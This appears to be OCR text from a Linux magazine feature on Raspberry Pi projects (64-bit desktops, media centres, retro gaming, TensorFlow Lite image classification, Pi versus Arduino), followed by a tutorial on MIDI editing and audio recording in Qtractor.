Revisit a simpler age where programs began with exclams, through the magic of Risc OS Pi.

Going 64-bit

Ever since the Pi 2 (which boasted a quad-core processor) it has been almost feasible to use the Pi like a regular desktop. Now with the Pi 4 (with up to 8GB RAM and the option to boot from USB storage) this is actually possible. Benchmarks on **Phoronix.com** suggest show the recently released 64-bit Raspberry Pi OS performs significantly better than its 32-bit counterpart. Such benchmarks should always be taken with a pinch of salt, but in our testing we also found everyday usage to be much smoother.

Apart from the official OS, there's also a desktop Ubuntu build, (as well as Ubuntu Server Canonical's IoT-centric Ubuntu Core). If those don't tempt you, there are also Pi versions of Manjaro and Pop!_OS. These are all available in 64-bit form, and will enable your Pi 3 or 4 to be the desktop machine it possibly can be.

For the most part the desktop OSes behave exactly like their PC counterparts, but bear in mind that Pop!_OS for Pi is still quite new and so you may run into some rough edges. In addition, some software – mostly proprietary things like *Steam* and *Spotify* – hasn't been built for ARM, so you may not be able to entirely recreate your desktop experience.

Ever since there have been Raspberry Pis people have been making media centres out of them. Even the original Pi, thanks to its VideoCore SoC, was able to play 1080p content smoothly, 256MB of RAM

» RASPBERRY Hi-Fi-Pi

The Pi's onboard analogue audio capabilities are nothing to write home about. This doesn't really matter if it's just making the occasional beep-bop. And it's totally irrelevant if you're playing audio via the HDMI port (so that your TV or digital receiver is doing the digital-analogue conversion). But if you want to hook up an old analogue amplifier to your Pi, you'd best get yourself a dedicated DAC first, otherwise things will sound hollow, lacking in range. The headphone jack will also pick up noise and static from other components.

Coming to our rescue, then, are a variety of DAC (digital analogue converter) HAT boards that enable faithful audio reproduction for not much money. We tested the IQaudIO DAC+ HAT, which enables glorious 24-bit 192kHz audio reproduction. It takes the digital audio signal from the Pi via the I2S protocol and delivers it to its own high-fidelity DAC.

There are other manufacturers too, such as HiFiBerry and Allo (which even offers a separate reclocking unit to circumvent oddities from resampling audio signals). Some HATs even feature a built-in amplifier, so you can make a tiny 35 watts-per-channel boombox. We preferred the idea of using our quality 1990s amplifiers though, and found IQaudIO's offering produced a sound that was most satisfactory – except to our neighbours; they, it turns out, do not like psytrance.

Historically we've recommended using *Volumio* (**https://volumio.org**) and it's still great, but it's well worth checking out *RuneAudio* too at **https://runeaudio.com**.

notwithstanding. Back in **LXF284** we went in-depth to look at LibreELEC, which describes itself as Just Enough of an OS (JEOS) to run Kodi, and times its releases to coincide with those of the latter. Kodi 19, codenamed Matrix, was a big release and in late August 2021 this was incorporated into LibreELEC 10.0.0. Since then there have been a few point revisions of both. When we wrote this feature, we used LibreELEC 10.0.2 with Kodi 19.4. By the time you read it, it's likely newer editions will be available. Check it out at **http://libreelec.tv**.

If you remember running RISC OS on the Archimedes or RiscPC (or other long-forgotten hardware) then good news: there's a Pi edition of that, too. It's actually been around awhile, and is still actively maintained. It also fits on a 2GB SD card, which if you don't fancy sourcing and writing yourself, you can purchase directly from **www.riscosopen.org/content/sales/risc-os-pi**.

Smart homes on your terms


We're pretty cynical about voice assistants here at *Linux Format Towers*. Our sister magazines rant and rave about the latest Alexa additions and how they make ordering from Amazon even easier. They quietly forgive the chaos that ensues when Siri's name is spoken on the television, as all the fruity phones within earshot frantically start offering to help.

Tech pundits wax lyrical on the importance of shoving a network stack deep into every single appliance in your house so that it can be "smart", so that the "smart" appliances can all chatter among themselves about their dumb masters. But all things have their uses, and much of the shadier side of voice assistants can be obviated by the power of open source. Mycroft has been working on its Pi (and now otherwise) powered voice-assistant hardware, and you can run the Picroft edition now by visiting **https://mycroft.ai**.

Moving back to the future, Manjaro is based on Arch Linux, a lightweight distribution that's dedicated to the "keep it simple stupid" philosophy (and available on the Raspberry Pi through the community-created Arch Linux ARM project). Manjaro takes the pain out of installing and configuring Arch from scratch, with versions available sporting both the Xfce and LXQt desktop environments, both of which are familiar and lightweight enough to give a decent desktop experience on the Pi 4, even if you opt for the 2GB edition. Point your download bots at **https://manjaro.org/download/#raspberry-pi-4** to find out more.

Kodi makes easy work of managing your media collection, and is able to connect to all kinds of other media sources.

For those seeking more leisurely pursuits, the Pi provides an ideal platform for gaming. The **Batocera.org** distribution provides an excellent retro gaming experience, and doesn't get nearly enough attention. It includes emulators for any platform you can remember, including classics like the C64, Amiga, NES and Master System, middle-aged systems like the PlayStation 1 as well as *MAME* (the Multiple Arcade Machine Emulator).



There are always legal pitfalls talking about retro gaming stuff because of the proliferation of shady sites proffering illegal ROMS. Content providers have in the past targeted such sites, and thanks to new retro gaming consoles such as the mini C64 licensing some of this content, they will surely continue to do so. Fortunately, there's plenty of legal content out there, and if it's Amiga content you're after then a lot of your favourite games may well be public domain anyway. Some sites have been given explicit permission to distribute Amiga titles, you'll find a list at **www.amigapd.com/freeware.html**.

Batocera includes the P-UAE core for *libretro*, as well as the *Amiberry* emulators, but in order to make them work you'll need kickstart ROMs. These can be obtained directly from the hardware, if you have it. If not you can purchase Cloanto's *Amiga Forever* Android tool (see **www.amigaforever.com**), extract the ROM files in there, and pop them in Batocera's filesystem. Simple.


Batocera ships with a couple of (legal) games for a few different emulators (include a lovely remake of *Donkey Kong*). We were impressed that it supported both our retro-style game controller and a Steam Controller (at the same time).

There are a couple of other alternatives worth looking at. *RetroPie* is amazing (**https://retropie.org.uk**) but occasionally requires some tricky setup. There's also *Lakka* (**https://lakka.tv**) which is fantastic. Kodi (and hence LibreELEC) also enable you to install *MAME*, *DOSBox* and other gaming treats.

Now Pop!_OS is available for the Pi. And exclams are valid inside proper nouns, apparently.

Intelligent machine fun

Use the power of machine learning and make an image-classification bot.




For our final project we'll try something a bit more complicated. We're going to leverage the extra grunt of the Pi 4 (this will work on a Pi 3 but it won't be fun) and the *TensorFlow* machine learning software to enable the Pi, via a camera, to classify (or attempt to classify) whatever we show it. We used the High Quality camera module, but the basic one will work fine. We'll be using the *TensorFlow Lite* package for Python, which enables lower-powered devices (or anything not equipped with the latest tensor processing chiplets) to run pre-trained models without relying on the cloud.

It's easy to connect a camera to your Pi. just use the ribbon cable (the blue side faces towards the clamp at both ends). It's possible to clamp this in squint which will result in errors, so try to avoid that. The camera should be configured automatically in recent editions of Pi OS, but if not you can do so from the *raspi-config* utility mentioned earlier.

Installing *TensorFlow Lite* is easy. Start with a desktop install of Raspberry Pi OS – we'd recommend the 64-bit version for this. Then open a terminal (from the Accessories menu) and run:

```
$ python3 -m pip install tflite-runtime
```



What on earth would we be doing with a revolver, a gas mask and binoculars? Imagine if this kind of AI was in use today, oh wait...

Now we can fetch the examples:

```
$ mkdir tflite
$ cd tflite
$ git clone https://github.com/tensorflow/examples --depth 1
$ cd examples/lite/examples/image_classification/raspberry_pi
$ sh setup.sh
```

The last command will take a while as all the Python wheels are arranged and put in the right places. Ideal cup of tea territory. Now check the box (*below*) about enabling the legacy camera interface. Once you've rebooted and opened the terminal again you can run:

```
$ cd ~/tflite/examples/lite/examples/image_classification/raspberry_pi
$ python classify.py
```

You should see a window with a live feed from your camera, overlayed with some guesses about what some of the objects are. Our Pi 4 got pretty hot pretty quickly doing this, but it did manage to sustain a respectable 20 frames per second of throughput without any overclocking. The model we're using is called EfficientNet and amazingly it's less than 60KB. You can download and try other image classification models from Tensor Hub at **https://tfhub.dev/tensorflow/collections/lite/task-library/image-classifier/1**.

Pi vs Arduino

The Raspberry Pi is a small but powerful computer. But for lots of physical projects, it turns out that the Pi is vastly overpowered. There's nothing wrong with this, it's just it doesn't really take a 1.5GHz CPU and gigabytes of RAM to read from a sensor and light up an LED (or otherwise express some sort of output). Those extra resources allow for more layers in the stack, so we can use more user-friendly languages like Python and are perfect for rapid prototyping (this shields us from bit-banging hardware interfaces), but it turns out we can still do a lot with much more modest hardware.

The 8-bit ATmega328 CPU at the heart of the popular Arduino UNO range of single board computers runs at

» CAMERA CONUNDRA

The latest release of Raspberry Pi OS, based on Debian 11 "Bullseye", introduces a new way to interface with the camera. An upside of this is that the camera relies on fewer binary blobs, and a downside is that all the old applications that worked with the camera (including *raspistill* and *raspivid* for simple capture tests) don't. Hopefully established projects will start to support the new standard, but in the meantime there are some new *libcamera*-based tools installed by default (try running `libcamera-hello`. One *libcamera* tool that isn't installed is *libcamera-detect*, which would do what we need it to (and with a lot less effort). We tried to build it ourselves, but that proved too difficult.

So instead re-enable the legacy camera interface by running `sudo raspi-config` and selecting Interface Options> Legacy Camera and press Enter, press again to confirm, and then note the warning that this support will be deprecated later. You'll need to reboot for this setting to take effect. For more information on *libcamera* work, see this blog post from the Pi Foundation: **www.raspberrypi.com/news/using-the-picamera2-library-with-tensorflow-lite**.


between 8 and 16MHz. Those boards have about 4K of RAM in total, plus a 1K EEPROM for storage. Those numbers may seem underwhelming, but microcontrollers (a CPU plus memory on a single chip) can do an awful lot with very little. Electronic locks, calculators, digital watches and environmental sensors have been powered by microcontrollers since before the internet was in your house. And if you grab yourself an Arduino (the UNO costs around $20) there's a whole ecosystem of makery that awaits you.

Friendly coding environment

Arduino Software is a cross-platform development environment for writing code ('sketches' in Arduino argot) and sending it to the Arduino board (via a USB serial link). It makes it easy to get started, either by coding up a simple 'flash an LED' type project, or diving in and testing some of the community's bountiful example code. We mentioned earlier that the modest specs of the Arduino preclude using high-level languages like Python (although there is MicroPython support on some boards). Indeed, the Arduino programming language is most similar to C++. But it's easy to get started and you don't need to worry about memory management. You do have to declare and type variables, and there are more semicolons and curly braces than you'd see in Python, but apart from that it works much the same as a scripting language.

There's also an online service, Arduino Cloud, that enables you to run everything from the comfort of your browser. There are a number of projects that Arduino, despite its lack of power, are actually better suited to than the Pi (and sometimes the opposite is true and sometimes it's even-stevens).

A typical first physical computing project, for example, involves flashing an LED. This is easy on either platform. But suppose we wanted to do better. Colourful RGB LED strips are getting cheaper and are a great way to see that code can make pretty things. However, try plugging them into a Pi and you might be disappointed. LEDs are typically powered by a 5V supply (which unless there's only a couple of them should not be your Arduino or Pi), and most of them expect their data pulses to be 5V too. Unfortunately for Pi users, the Pi's GPIO pins are only capable of 3.3V logic. This might not be an issue, though – some LEDs will be more tolerant and may just work fine.



This prototype marble track from deepmake.io has a tiny Arduino and accelerometer in it, which illuminate LEDs when there's traffic.

If not, the lower voltage is unlikely to damage anything, but to light up your diodes you'll need a level shifter. You can do this with a pair of resistors, or a potential divider, but if you're using Dotstar (APA102) LEDs as opposed to Neopixels (WS2182) then you have a Clock line to boost as well as a Data line. At this point it becomes worthwhile to do the level-shifting properly, and use a chip like the 74AHCT125, which can shift up to four inputs from 3.3V to 5V. These are straightforward enough to wire up on a breadboard, but it's a lot tidier to connect them directly as you do with the Arduino.

In the name of balanced reporting we should mention that lots of peripherals do use 3.3V logic, so there it is the Arduino that needs level shifting. And in this stepping-down situation it's possible to break these with 5V. There are slightly more expensive bi-directional level shifters available that will prove useful once you start amassing components and using them with both devices.

> **RASPBERRY Pi OR ARDUINO?**
> "A typical first physical computing project, for example, involves flashing an LED. This is easy on either platform."

There we have it, our whistle-stop tour of Pi essentials, let us know how you get on, experiment, learn, code and most of all enjoy! LXF

» ANALOG TALES

Another advantage the Arduino has over the Pi is that simple analog sensors (thermodiodes or light meters, say) can be connected to it. There are six GPIO pins on the Arduino that can be used as analog inputs (or outputs), thanks to its built-in ADC (analog-digital converter). In this way, Arduino pins are a little more flexible than Pi pins. Although a number of GPIO pins these can be used as either standard digital pins, or to interface via SPI, I2C or I2S buses, they are all only capable of digital signals.

The Pi has no ADC chip, so if you want to connect analog sensors, some extra circuitry is required. You can use an external ADC chip (such as the MCP3008 from earlier) on a breadboard, in the same way as we'll use a level shifter to communicate with LEDs. But connecting just a single three-wire sensor to this requires connection to at least seven GPIO pins, so things might get ugly. A tidier alternative is to employ a HAT such as the GrovePi (or the smaller GrovePi0), which enables you connect not just analogue sensors, but digital ones too. Oh, and you can even talk to the Pi's serial port this way.

There's always a way to work LEDs into your projects so we may as well explain a little more about them. They can draw quite a lot of current (up to 90 milliamps each at full white), so any more than about half a dozen will need their own power source. Otherwise your Pi will struggle to power them under load and things will start to behave erratically. Apropos to having lots of LEDs in a row.

QTRACTOR

Credit: www.qtractor.org

How to set up a pro-level music studio

Michael Reed digs deeper into what's possible in the realm of a Linux-based music studio, and discovers that the sky's the limit.

OUR EXPERT

Michael Reed first began recording music by joining two tape recorders together and then swapping the cassettes over to add extra layers. His Amiga A1200 provided the drums.

QUICK TIP

If you're using a microphone to record audio, start with low volumes for both your monitoring speakers and input levels. It's easy to create a high-pitched feedback loop that's both unpleasant and capable of potentially damaging speakers. Many home studio musicians use headphones when tracking (recording).

Last issue, we set up the DAW (Digital Audio Workstation) *Qtractor*, and we took a look at the basics of working with music in Linux. This time, we're going to get further into working with MIDI in *Qtractor* by looking at more of its processing and editing facilities. We'll also have a go at adding digital audio files to projects by both importing them and recording them from scratch.

Once we've added the audio files into our *Qtractor* project, we'll get the scissors out and start cutting up the audio to make it fit into the composition. We'll assume that you have installed the *JACK* and *Qtractor* packages on your system. Look for them in the package manager if not.


MIDI editing

We're going to look at some of the more advanced MIDI editing tools that *Qtractor* offers. You'll need to have MIDI data present in a composition before you can begin editing it. If you haven't got anything ready yet, consider downloading a MIDI file from the internet. Searching the web for MIDI files should prove fruitful. Drag and drop the **.mid** file onto the main *Qtractor* window so that you've got some juicy clips full of notes to play around with.

Double-click a MIDI clip to open up the editor window. Here, you can highlight a group of notes by dragging over them with the mouse. Ctrl+A selects all of the notes in the clip. If you have no notes selected, the MIDI tools will have no effect.

Quantize (locking the timing of MIDI notes on to the grid) is one of the most important MIDI editing tools for most musicians, particularly when working on electronic-style music. It's located in the Tools menu, which can be accessed by either right-clicking selected notes, or from the menu bar of the MIDI editor window.

When you select the Quantize menu option, you're presented with a dialog that enables you specify the quantize details. It is here that you specify which note attributes you want to affect, by selecting the appropriate check box. For example, you may want to lock the start of the notes to the grid, but not affect the length of the notes in order to preserve some natural feel to the part, and the same goes for note velocities. The quantize feature of *Qtractor* also makes it possible for you to lock notes to a key or to apply a swing feel by pushing notes before or after the beat.



The Quantize dialog, where you specify which attributes of the selected notes should be corrected. All of the tabs in the MIDI Tools dialog are worth investigating.

Other MIDI tools

You may have noticed that the Quantize dialog is a tabbed one, and that's because all of the MIDI processing tools are available within this dialog. It's a logical arrangement because it means that similar processing features are grouped together. For example, in *Qtractor*, pitch transposition (moving notes up or down in pitch by a set amount) is a fairly standard MIDI tool, but not all MIDI editors feature time transposition to move notes forwards or backwards by a set amount.

All of the options that involve time-based alterations have a drop-down to select between three different ways of specifying time: seconds and fractions of seconds, bars, beats and ticks or MIDI frames. Most sequencers enable you to carry out operations such as note resizing with the mouse, but the Tools menu of *Qtractor* is one of its strongest features because you can apply operations such as lengthening all selected notes by an amount of time by, say, half a second or by a percentage. You can also do things such as randomising various note parameters by a given amount. Rounding out the excellent MIDI processing facilities, you can save presets to be reused. These presets are carried over from one project to another.

Of course, you can also resize notes with the mouse if you prefer to work that way in a given situation. At the

top of the editor window there's a drop-down menu that enables you to specify the snap amount, affecting note movement and resize operations.

You might also notice that there's a similar drop down above the main timeline on the arrange window. In 4/4 time (the default), there are four beats to a bar. You can specify divisions for snapping that range from a single beat to fractions of a beat.


Digital audio

Back in the old days, studios used open-reel multitrack tape machines to record audio elements such as guitar sounds and vocal tracks. However, these days it's more typical to use digital recording. Fortunately, *Qtractor* is well-equipped in that regard. As is the case with MIDI, the digital audio capabilities available from a modest computer setup greatly exceed what would have been normal in an expensive studio of the pre-digital era.

The Beatles were relieved to finally have access to eight-track tape machines when they were recording 1968's *The White Album*, and in 1975 Queen had to make do with a 24-track machine with lots of bouncing (mixing tracks together) for *Bohemian Rhapsody*. For comparison, a properly configured *Qtractor* system could probably manage, say, 100 audio tracks on average PC hardware. The upper limit is more likely to be hit when you run out of processing power due to adding lots of effects and software synths. Of course, all of this is carried out in pristine digital quality with laser-accurate editing once the audio has been imported into *Qtractor*.

Qtractor handles clips containing digital audio in much the same way that it handles MIDI clips, but with a few small differences. For a start, you have to create a track that is specifically marked as an audio track rather than a MIDI track if it is to contain audio clips. However, if you drag and drop an audio clip to an area in the main window that doesn't have a track, *Qtractor* will create the correct type of track for you.

Let's go through the workflow of including an audio clip, in this case, a drum loop, into an existing arrangement. You import audio clips into *Qtractor* by using drag and drop. This means that you can drop audio clips from the file manager of your desktop on to a track by dropping it into the arrange area. In addition, *Qtractor* has its own clip browser (View>Windows>File System), and this has the advantage that you can preview a clip before dropping it onto the timeline.



Two zoomed in tracks (Ctrl+shift and + to increase track height) with the same drum loop. The bottom audio clip was shift-dragged at the edge to make it exactly two bars long.

Download a drum loop (search online for free WAV format drum loops if you don't have anything ready), and drop it on to the timeline.

Making things fit

The easiest edit that you can make to an audio clip is to resize, which you do by dragging the left or right edge of the clip. If you're cutting down material such as a vocal clip using this method, avoid creating an immediate cut off of the sound by adding in a fade-out to the clip. You do this by dragging the tiny square in the top right of an audio clip. The curve of the audio fade is illustrated graphically inside the clip. Be aware that all of these audio editing facilities are non-destructive, meaning that the underlying files are unaltered. If you drag an audio clip on to the timeline a second time, that copy is the completely unedited version, ready for you to start mangling it again.

In the case of a drum loop, however, it's usually more useful to drag the edge of the clip with the Shift key held down because this carries out timeshifting as well. What this means is that the length of the audio is altered to fit inside the new clip length that you have imposed. This is a technique to use if you have a drum loop that's at a different tempo to that of your composition. For example, if you have a drum clip that's taking up slightly

QUICK TIP

When installing Linux music software, you may have noticed that there are two versions of JACK in the repositories. JACK 1 and JACK 2 are two forks of the JACK system that are being developed in tandem, and either will work in most cases. It does cause some confusion when it comes to Linux package dependencies, though.

» AUDIO INTERFACES

If you have a computer with a line-in socket, it can be connected to sources such as the line-out socket on a guitar amplifier or the output of a microphone preamp.

External USB audio interfaces, made by well-established companies such as Focusrite, Behringer and Roland, can be had for less than £100 and offer a considerable step-up in sound quality and extra inputs. These usually take the form of a small box with, in some cases (most importantly) flashing lights. Search online to see how well an adaptor works with Linux before making your purchase.

As well as line inputs, many of these adaptors feature a preamp and can take a professional microphone. They may even offer 'phantom power' for mics that require it.

Some external USB audio adaptors feature instrument inputs that can directly interface with instruments such as electric guitars and bass guitars. This means that you don't even need to use a guitar amplifier or any external effects, because this can all be simulated in software. Look at free Linux software such as the *Kapitonov Plugins Pack* (**https://kpp-tubeamp.com**) or *guitarix* (**https://guitarix.org**) if you want to try this approach.

With Guitarix and an appropriate interface, you don't even need a guitar amplifier. Wire it into Qtractor using JACK.

QUICK TIP

If you want to start experimenting with audio recording on the cheap, any dictation/telephony microphone that's designed to be plugged into the microphone input on a computer should be fine.

more than five bars, drag it so that it takes up exactly four bars.


The way that the program accomplishes this is that it speeds up or slows down the clip so that it fits into the resized clip. If it was left like this, the pitch of the audio inside would be altered, so *Qtractor* automatically pitch-shifts the audio back to its original pitch. All of this is handled automatically, but there is no getting away from the fact that the more you stretch the audio, the more you degrade it. Altering the length of material such as a drum track by about 15 per cent either way should be acceptable without the artifacts being too obvious.

Now that you've made a drum loop conform to an exact number of bars, it's time to loop it. You do this in the same way that you would with a MIDI clip, by right-clicking the clip and selecting Copy, followed by right-clicking and selecting Paste Repeat.... These copies don't take up any appreciable disk space, even if you start altering the individual copies.


You can also edit a clip by splitting it. You do this by selecting it (left-click) and then moving the red play-head marker (drag it with the mouse) to the point on the clip that you want to perform the cut, and select Split (Clip>Split). You can also perform cuts by changing selection mode (main toolbar) to Range and then dragging over a range and then moving that range by dragging with mouse. This is quite a neat feature because *Qtractor* automatically cuts the affected clips for you, and moving arbitrary chunks of sound clips is a fiddly operation in many DAWs.

Recording digital audio

Overall, the digital audio facilities of *Qtractor* aren't quite as strong as its MIDI features, but it's still a fully capable multitrack hard disk recorder. You can easily record an instrument and then play back that track while recording the next track and so on. When recording sounds onto a track with *Qtractor*, you'll typically record from a mono or stereo source, such as a microphone, and the resulting audio will be stored in a clip like any other digital audio clip.



Qtractor has a built-in audio clip browser (View>Windows >File System). Double-click to preview the sound, and drag it onto the timeline to add it to your composition.



There's a Selection Mode icon on the main toolbar. In Rectangle Select mode, you can drag over an area of the music and then move that area without manually cutting the sound clips.

Some setup has to be done at this point on the hardware and software size. We can only give you general pointers because how you go about connecting hardware depends on the details of your hardware.

The signal chain

Let's say that you'd like to record an instrument such as an acoustic guitar. In that case, you need to get the sound from the guitar into *Qtractor*. A typical signal chain might work as follows: A microphone is placed in front of the guitar on a microphone stand. The mic is connected to a preamp that raises the signal level from microphone level to line level. The line-level signal is then connected to the line input of the soundcard.

At this point, we have the signal in the software realm. Using the mixer application, the line input level must be raised to an appropriate level and recording must be switched on. In many cases, the default setup within *JACK* should be sufficient, and you won't have to change anything. However, if no sound is coming through into *Qtractor*, it's worth running a *JACK* manager such as *QjackCtl* (use the Graph window) to check that the sound card inputs are connected to the inputs of *Qtractor*.

» AUDIO PLUGINS


Because of the way that *Qtractor* works, you can use the same effects plugins on MIDI or digital audio tracks. Make sure that you remember to add the effect after a softsynth on a MIDI track, though.

Complimenting the *Calf Studio Gear* (**https://calf-studio-gear.org**) plugins that we detailed last month, the Linux Studio Plugins Project (**https://lsp-plug.in**) is an open source collection of audio plugins. To start with, there are a number of different compressors. Compressors limit the range between the louder and quieter parts of a sound, and when you increase the gain to compensate, it thickens the overall sound. It's just the thing to beef up some wimpy-sounding drums or tame a vocal track.

You can use a sidechain compressor to make parts of the music pulse in time with the drum beat, a sound popular in dance music. Multiband compression boosts the volume level depending on its frequency; use this on the Master Output to add a bit of thump and sizzle to the overall mix.

All of these tools are included in the LSP bundle, and it also features some plugins that get into the analytical realm of sound processing and measurement.

All the controls! Compress individual frequency bands and it displays the incoming signal as a frequency graph.



QjackCtl (Graph window) showing Qtractor connected to the system's sound inputs and outputs using JACK. Guitarix is running and ready to be plugged into Qtractor when needed.

As you can imagine, the exact details of setting up the sound card varies depending on your sound interface setup. If you're using the built-in audio facilities of your computer, the usual starting point is to use the *ALSA* mixer tool (type `alsamixer` into a terminal) to set up the input that you are using. Be aware that the default sound mixer app favoured by most desktop environments these days is the *PulseAudio* mixer rather than one that manages *ALSA*, and that one's not much use for musical applications.

In addition to the *ALSA* mixer, a sound card might come with its own mixer program. Consult the documentation for your sound device if you've got something a bit more fancy. Also take note that you may have multiple sound devices in your computer. Most modern graphics cards include a sound device for sound over HDMI, for example.

Start the recording

So, this begs the question, how do you actually begin the recording process in *Qtractor*? Start by creating an empty track, by right-clicking in the track area and selecting Add Track... from the pop-up menu (shortcut: Shift+Insert). In the dialog that pops up, select Audio as the track type and click OK.

Things are pretty simple from here on, and the process for recording audio is similar to the MIDI recording process that we covered last month. Decide whether you want to have the metronome playing while you're recording by toggling the metronome icon in the top toolbar appropriately. When laying down the initial tracks, it's usually a good idea to use a metronome. It's an aid to keeping your performance in time, and it makes cutting and pasting easier if your playing matches an exact number of bars and beats.

Arm a track for recording by clicking the R button. Press the Record button in the transport bar to ready the system for recording. Finally, press the Play icon to begin recording. While you're recording, you should see the track input meter moving when you make a sound and you should see the recording being added to the sound clip in real time. Press Stop when you have finished recording. The reason that it works like this rather than beginning the recording as soon as you press Record is so that you can hit the Play shortcut (Spacebar) to start recording when you're ready and press it again to stop.

Once you have your recording, use the clip trimming and moving facilities on the resulting clip until you're happy with the results. Don't forget to disable the Record icon on the track that you've just created when you move on to the next one. That said, don't sweat it too much; *Qtractor* is non-linear and non-destructive so you're not going to ruin anything if you accidentally record over an existing track – *Qtractor* will simply place the new audio clip on top of the old one.


By arming more than one track at once, you can record from more than one input at once. In fact, if you had an audio interface that was capable of it, *Qtractor* is able to record a complex set up of microphone inputs to individual tracks. You could record a fully mic'd-up drum kit or even an entire band to individual tracks in this way.

The final mix

